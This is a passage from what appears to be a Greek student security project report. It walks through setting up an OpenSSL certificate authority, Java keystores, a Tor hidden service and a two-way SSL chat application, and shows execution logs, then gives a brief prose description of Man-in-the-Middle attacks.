Locality Name (city, district) [Karlovasil]:  
State or Province Name (full name) [Samos]:  
Country Name (2 letter code) [GR]:  
Common Name (hostname, IP, or your name) [I:AEGEAN SERVER
```

Έχοντας λοιπόν δημιουργήσει τα request, τα στέλνουμε στην CA όπου αυτή θα τα υπογράψει και θα μας δημιουργήσει τα πιστοποιητικά.

```
openssl ca -extensions v3 req -passin pass:aegean -out  
Client_certificate.pem -config ca.conf -in Client_request.pem  
  
openssl ca -extensions v3_req -passin pass:aegean -out  
Server_certificate.pem -config ca.conf -in Server_request.pem
```



```
Command Prompt

C:\Users\Nickos\Desktop\CA_AEGEAN>openssl ca -extensions v3_req -passin pass:aegean -out C
lient_certificate.pem -config ca.conf -in Client_request.pem
Using configuration from ca.conf
Loading 'screen' into random state - done
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
organizationName      :PRINTABLE:'AEGEAN CA gov'
organizationalUnitName:PRINTABLE:'University'
localityName          :PRINTABLE:'Karlovasi'
stateOrProvinceName   :PRINTABLE:'Samos'
countryName           :PRINTABLE:'GR'
commonName            :PRINTABLE:'AEGEAN CLIENT'
Certificate is to be certified until Oct 19 10:06:36 2016 GMT (730 days)
Sign the certificate? [y/n]:Y

1 out of 1 certificate requests certified, commit? [y/n]Y
Write out database with 1 new entries
Data Base Updated

C:\Users\Nickos\Desktop\CA_AEGEAN>openssl ca -extensions v3_req -passin pass:aegean -out S
erver_certificate.pem -config ca.conf -in Server_request.pem
Using configuration from ca.conf
Loading 'screen' into random state - done
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
organizationName      :PRINTABLE:'AEGEAN CA gov'
organizationalUnitName:PRINTABLE:'University'
localityName          :PRINTABLE:'Karlovasi'
stateOrProvinceName   :PRINTABLE:'Samos'
countryName           :PRINTABLE:'GR'
commonName            :PRINTABLE:'AEGEAN SERVER'
Certificate is to be certified until Oct 19 10:06:50 2016 GMT (730 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Τέλος μένει να δημιουργήσουμε και για τα δυο πιστοποιητικά keystore έτσι ώστε να μπορούν να εισαχθούν στον Client και τον Server. Αρχικά όμως θα πρέπει να μετατρέψουμε τα certificate του Client και Server σε μορφή “p12” (περιλαμβάνει και το certificate και το ιδιωτικό κλειδί) ώστε να τα εισάγουμε στα keystore αντίστοιχα.

```
openssl pkcs12 -export -in Client_certificate.pem -inkey
Client_private.pem -passin pass:aegean -passout pass:aegean >
Client_certificate.p12

openssl pkcs12 -export -in Server_certificate.pem -inkey
Server_private.pem -passin pass:aegean -passout pass:aegean >
Server_certificate.p12
```

Μόλις έχουμε έτοιμα τα αρχεία σε μορφή “p12” μπορούμε να τα εισάγουμε σε 2 το καθένα σε ένα keystore αντίστοιχα για τον Client και τον Server.

```
keytool -importkeystore -srckeystore Client_certificate.p12 -
srcstoretype pkcs12 -destkeystore Client_Keystore.jks -deststorepass
aegean -srcstorepass aegean

keytool -importkeystore -srckeystore Server_certificate.p12 -
srcstoretype pkcs12 -destkeystore Server_Keystore.jks -deststorepass
aegean -srcstorepass aegean
```



```
CA. Command Prompt
C:\Users\Nickos\Desktop\CA_AEGEAN>openssl pkcs12 -export -in Client_certificate.pem -inkey
Client_private.pem -passin pass:aegean -passout pass:aegean > Client_certificate.p12
Loading 'screen' into random state - done
C:\Users\Nickos\Desktop\CA_AEGEAN>openssl pkcs12 -export -in Server_certificate.pem -inkey
Server_private.pem -passin pass:aegean -passout pass:aegean > Server_certificate.p12
Loading 'screen' into random state - done
C:\Users\Nickos\Desktop\CA_AEGEAN>keytool -importkeystore -srckeystore Client_certificate.
p12 -srcstoretype pkcs12 -destkeystore Client_certificate.jks -deststorepass aegean -srcst
orepass aegean
Entry for alias 1 successfully imported.
Import command completed: 1 entries successfully imported, 0 entries failed or cancelled
C:\Users\Nickos\Desktop\CA_AEGEAN>keytool -importkeystore -srckeystore Server_certificate.
p12 -srcstoretype pkcs12 -destkeystore Server_certificate.jks -deststorepass aegean -srcst
orepass aegean
Entry for alias 1 successfully imported.
Import command completed: 1 entries successfully imported, 0 entries failed or cancelled
```


## Tor (The onion router)

Το Tor (συντομογραφία του The onion router) είναι ένα σύστημα που δίνει στους χρήστες του τη δυνατότητα ανωνυμίας μέσα από το Διαδίκτυο. Το λογισμικό πελάτη Tor δρομολογεί τη διαδικτυακή κίνηση μέσω ενός παγκόσμιου εθελοντικού δικτύου διακομιστών με σκοπό να αποκρύψει την τοποθεσία ενός χρήστη ή τη χρήση της κίνησης από οποιονδήποτε διεξάγει διαδικτυακή παρακολούθηση ή ανάλυση της διαδικτυακής κίνησης. Η χρήση του Tor κάνει δύσκολη την ανίχνευση διαδικτυακής δραστηριότητας του χρήστη κι έχει σκοπό να προστατεύσει την ατομική ελευθερία, την ιδιωτικότητα και τη δυνατότητα του χρήστη να διεξάγει εμπιστευτικές εργασίες χωρίς να καταγράφονται οι διαδικτυακές δραστηριότητές του. Με λίγα λόγια η χρήση του Tor προσφέρει ανωνυμία.

Το “Onion routing” αναφέρεται στη στρωματοποιημένη φύση της υπηρεσίας κρυπτογράφησης όπου τα αρχικά δεδομένα κρυπτογραφούνται και ξανά κρυπτογραφούνται πολλές φορές. Έπειτα στέλνονται μέσω διαδοχικών κόμβων του Tor, ο καθένας από τους οποίους αποκρυπτογραφεί ένα «στρώμα» κρυπτογράφησης προτού μεταφέρει τα δεδομένα στον επόμενο κόμβο και τελικά στον προορισμό τους. Αυτό μειώνει την πιθανότητα τα αρχικά δεδομένα να αποκρυπτογραφηθούν ή να γίνουν κατανοητά κατά τη μεταφορά τους.

Στην εφαρμογή μας γίνεται χρήση της σύνδεσης στο tor μέσα από το απλό ή το κρυπτογραφημένο SSL Socket. Αυτό σημαίνει πως κατά την πρώτη περίπτωση τα δεδομένα μεταφέρονται μέσα από το Tor κρυπτογραφημένα όπου την

κρυπτογράφηση την προσθέτει το Tor TLS/SSL. Αντίθετα στην δεύτερη περίπτωση τα δεδομένα μεταφέρονται και πάλι μέσα από το Tor αλλά αυτήν την φορά υπάρχει και ένα δεύτερο στρώμα ασφάλειας αυτό της δικιάς μας Two-Way SSL Authentication. Αυτό επιτυγχάνεται μέσω της διαδικασίας Tunneling όπου δημιουργούμε μέσα στο Socket Layer του Tor ένα δικό μας SSL Socket πετυχαίνοντας μέγιστη ασφάλεια.



ΕΙΚΟΝΑ 2


## Ενσωμάτωση του Tor στην Εφαρμογή μας

Για να καταφέρουμε να συνδέσουμε την εφαρμογή μας στο Tor πρέπει αρχικά να ρυθμίσουμε τον server ώστε να συνδέεται στο δίκτυο tor. Για να το κάνουμε αυτό θεωρώντας ότι έχουμε εγκαταστήσει το Vidalia στον υπολογιστή μας ανοίγουμε το αρχείο “torrc” και προσθέτουμε τις γραμμές

```
HiddenServiceDir C:\Users\Nickos\Desktop\Tor_Config  
HiddenServicePort 5555 127.0.0.1:5555
```

Όπου «HiddenServiceDir» είναι ο φάκελος που θα περιέχεται το hostname και ένα private key. Ακόμη το «HiddenServicePort» δείχνει την πόρτα που θα ακούει ο server μας μέσα από το tor και την ip:port που τρέχει ο server μας τοπικά.

Στην συνέχεια ανοίγουμε το Vidalia και πηγαίνουμε στην επιλογή Settings στην καρτέλα Services και θα δούμε να υπάρχει εκεί η καταχώριση που κάναμε πριν. Μπορούμε να κάνουμε και άλλη καταχώριση μέσα από το GUI του Vidalia όπως φαίνεται και στο screenshot παρακάτω.




Στο screenshot φαίνεται πως έχουμε δημιουργήσει 2 γεφυρώσεις, η μια για την πόρτα 5555 στην οποία εισέρχονται τα δεδομένα μη κρυπτογραφημένα και η δεύτερη για την πόρτα 5556 όπου εισέρχονται τα δεδομένα στο tor κρυπτογραφημένα με SSL μέσω διαδικασίας tunneling.

Από την μεριά του ο Client συνδέεται στο tor μέσω του proxy. Το Tor τρέχει τοπικά έναν proxy ο οποίος βρίσκεται στην πόρτα 9050. Έτσι μέσω αυτής της πόρτας ο Client δημιουργεί ένα κανάλι επικοινωνίας με το tor όπου το χρησιμοποιεί για να συνδεθεί στο αντίστοιχο onion address στην αντίστοιχη πόρτα π.χ. “7nqrwvca2nboeer5.onion” “5556”, σύμφωνα με το screenshot παραπάνω. Για την σύνδεση του client στο server μέσω της πόρτας 5556 (SSL Socket) γίνεται tunneling του SSL Socket με το Proxy Socket που χρησιμοποιούμε για να συνδεθούμε στο tor.




## Screenshot Εκτέλεσης


Παρακάτω φαίνεται η εκτέλεση του προγράμματος του Πελάτη και του εξυπηρετητή (Client&Server). Ο πελάτης βρίσκεται σε διαφορετικό δίκτυο από τον εξυπηρετητή και συνδέεται στον τελευταίο μέσω του διαδικτύου στο domain phf.no-ip.org. Αρχικά ο πελάτης συνδέεται στον Server με απλή μη κρυπτογραφημένη σύνδεση, στην συνέχεια μέσω ασφαλούς κρυπτογραφημένης Two-way SSL και τέλος μέσω του δικτύου TOR κρυπτογραφημένα και ανώνυμα χρησιμοποιώντας μια το απλό «Plain» το οποίο το TOR κρυπτογραφεί με SSL/TLS και στην συνέχεια εμείς κάνουμε tunneling το δικό μας κρυπτογραφημένο SSL Socket μέσω του TOR το οποίο τα ξανά κρυπτογραφεί πετυχαίνοντας ακόμη μεγαλύτερη ασφάλεια στην επικοινωνία μας.







Παρακάτω φαίνονται οι οθόνες εκτέλεσης από την πλευρά του Server.



Notifications
Git Repository Browser
Output

sec-project-7 - D:\Dropbox\sec-project-7 X
ServerChat (run) X

```

[16:52:35] Server is Listening on Port 5555
[16:52:37] Server over SSL is Listening on Port 5556
[16:53:17]
Client 85.72.255.103:25072 connected over plain socket.

[16:53:18] ConnectionInitiated
[16:56:39] MessageExchangeInitiated
[16:56:40] Message:'My sexy puppy' Received from client.
[16:56:40] Send response string
[16:57:50] ContinueCommunication
[16:57:50] MessageExchangeInitiated
[16:57:52] Message:'Or my sexy papi?!' Received from client.
[16:57:52] Send response string

```

Notifications
Git Repository Browser
Output

sec-project-7 - D:\Dropbox\sec-project-7 X
ServerChat (run) X

```

run:
[16:52:35] Server is Listening on Port 5555
[16:52:37] Server over SSL is Listening on Port 5556
[16:53:17]
Client 85.72.255.103:25072 connected over plain socket.

[16:53:18] ConnectionInitiated

```

Notifications
Git Repository Browser
Output

sec-project-7 - D:\Dropbox\sec-project-7 X
ServerChat (run) X

```

run:
[16:52:35] Server is Listening on Port 5555
[16:52:37] Server over SSL is Listening on Port 5556
[16:53:17]
Client 85.72.255.103:25072 connected over plain socket.

[16:53:18] ConnectionInitiated
[16:56:39] MessageExchangeInitiated
[16:56:40] Message:'My sexy puppy' Received from client.
[16:56:40] Send response string
[16:57:50] ContinueCommunication
[16:57:50] MessageExchangeInitiated
[16:57:52] Message:'Or my sexy papi?!' Received from client.
[16:57:52] Send response string

```

Notifications
Git Repository Browser
Output

sec-project-7 - D:\Dropbox\sec-project-7 X
ServerChat (run) X

```

run:
[17:03:40] Server is Listening on Port 5555
[17:03:42] Server over SSL is Listening on Port 5556
[17:04:39]
Client 85.72.255.103:25704 connected over SSL socket.

[17:04:42] ConnectionInitiated
[17:08:06] MessageExchangeInitiated
[17:08:07] Message:'Bring me the coconut' Received from client.
[17:08:07] Send response string
[17:08:46] TerminateCommunication

```

Versioning Output
Output

ClientChat (run) X
ServerChat (run) X

```

run:
[19:29:44] Server is Listening on Port 5555
[19:29:44] Server over SSL is Listening on Port 5556
[19:31:40]
Client 127.0.0.1:4468 connected over plain socket.

[19:31:41] ConnectionInitiated
[19:32:46] MessageExchangeInitiated
[19:32:47] Message:'Hello' Received from client.
[19:32:47] Send response string

```

Versioning Output
Output

ClientChat (run) X
ServerChat (run) X

```

run:
[19:29:44] Server is Listening on Port 5555
[19:29:44] Server over SSL is Listening on Port 5556
[19:31:40]
Client 127.0.0.1:4468 connected over plain socket.

[19:31:41] ConnectionInitiated
[19:32:46] MessageExchangeInitiated
[19:32:47] Message:'Hello' Received from client.
[19:32:47] Send response string
[19:33:21] TerminateCommunication
[19:40:58]
Client 127.0.0.1:4576 connected over SSL socket.

[19:41:08] ConnectionInitiated
[19:41:30] MessageExchangeInitiated
[19:41:31] Message:'Hello with 2 times encrypted connection....' Received from client.
[19:41:31] Send response string

```

Chat Client
83.212.112.2
Plain
SSL/TLS
Through Tor
Disconnect

```

[21:54:53] [Debug] Starting unencrypted connection
[21:54:53] [Debug] Connecting to the 83.212.112.204 on Port:5555
[21:54:53] [Debug] Connection Initiated: Listening to the server...
[21:55:19] [Debug] FileExchange
[21:55:19] [Debug] ClientSendsFile
[21:56:57] [Debug] File send
[22:00:22] [Debug] Continue Communication
[22:00:22] [Debug] FileExchange
[22:00:22] [Debug] ClientReceivesFile
[22:00:22] [Debug] Client choosed file: testFile.txtwith size: 1554 KB
[22:00:23] [Debug] File saved to C:\Users\darknight\Documents\NetBeansF

```

Administrator: C:\Windows\system32\cmd.exe - java -jar ServerChat.jar
C:\Users\Administrator\Desktop\server\Jar>java -jar ServerChat.jar
[21:55:06] Server is Listening on Port 5555
[21:55:08] Server over SSL is Listening on Port 5556
[21:55:19]
Client 37.32.253.192:26451 connected over plain socket.

[21:55:19] ConnectionInitiated
[21:55:46] FileExchangeInitiated
[21:55:46] ClientSendsFileInitiated
[21:55:46] Volbeat - Heaven Nor Hell.mp3
[21:57:24] File saved to C:\Users\Administrator\Desktop\server\Jar\Volbeat - Heaven Nor Hell.mp3
[22:00:49] ContinueCommunication
[22:00:49] FileExchangeInitiated
[22:00:49] ClientReceivesFile
[22:00:50] File send

server Jar


Name	Date modified	Type	Size
CA_Keystore.jks	25/10/2014 1:46 µm	JKS File	2 KB
Client_Keystore.jks	25/10/2014 1:46 µm	JKS File	4 KB
Server_Keystore.jks	25/10/2014 1:46 µm	JKS File	4 KB
ServerChat	7/11/2014 5:59 µm	Executable Jar File	15 KB
testFile	9/11/2014 9:58 µm	Text Document	1,555 KB
Volbeat - Heaven Nor Hell	9/11/2014 9:57 µm	MP3 Format Sound	10.197 KB




# MitM Attack

## Περιγραφή

Κατά την επίθεση Man-in-the-Middle, ο επιτιθέμενος παρεμποδίζει την άμεση επικοινωνία μεταξύ δύο μερών, τα οποία είναι φιλικά μεταξύ τους, δρομολογώντας τα μεταδιδόμενα πακέτα μέσω αυτού πριν φτάσουν στον τελικό νόμιμο αποδέκτη. Δύναται έτσι να «κρυφακούσει» αλλά και να αλλοιώσει τις μεταδόσεις μεταξύ των δύο μερών χωρίς να γίνεται αντιληπτός. Οι επιθέσεις τύπου MITM είναι πολύ αποτελεσματικές σε περιπτώσεις που δεν γίνεται χρήση κρυπτογραφίας μεταξύ των επικοινωνούντων αλλά και σε ορισμένες περιπτώσεις που η χρήση της δε γίνεται με το βέλτιστο τρόπο.



ΕΙΚΟΝΑ 3



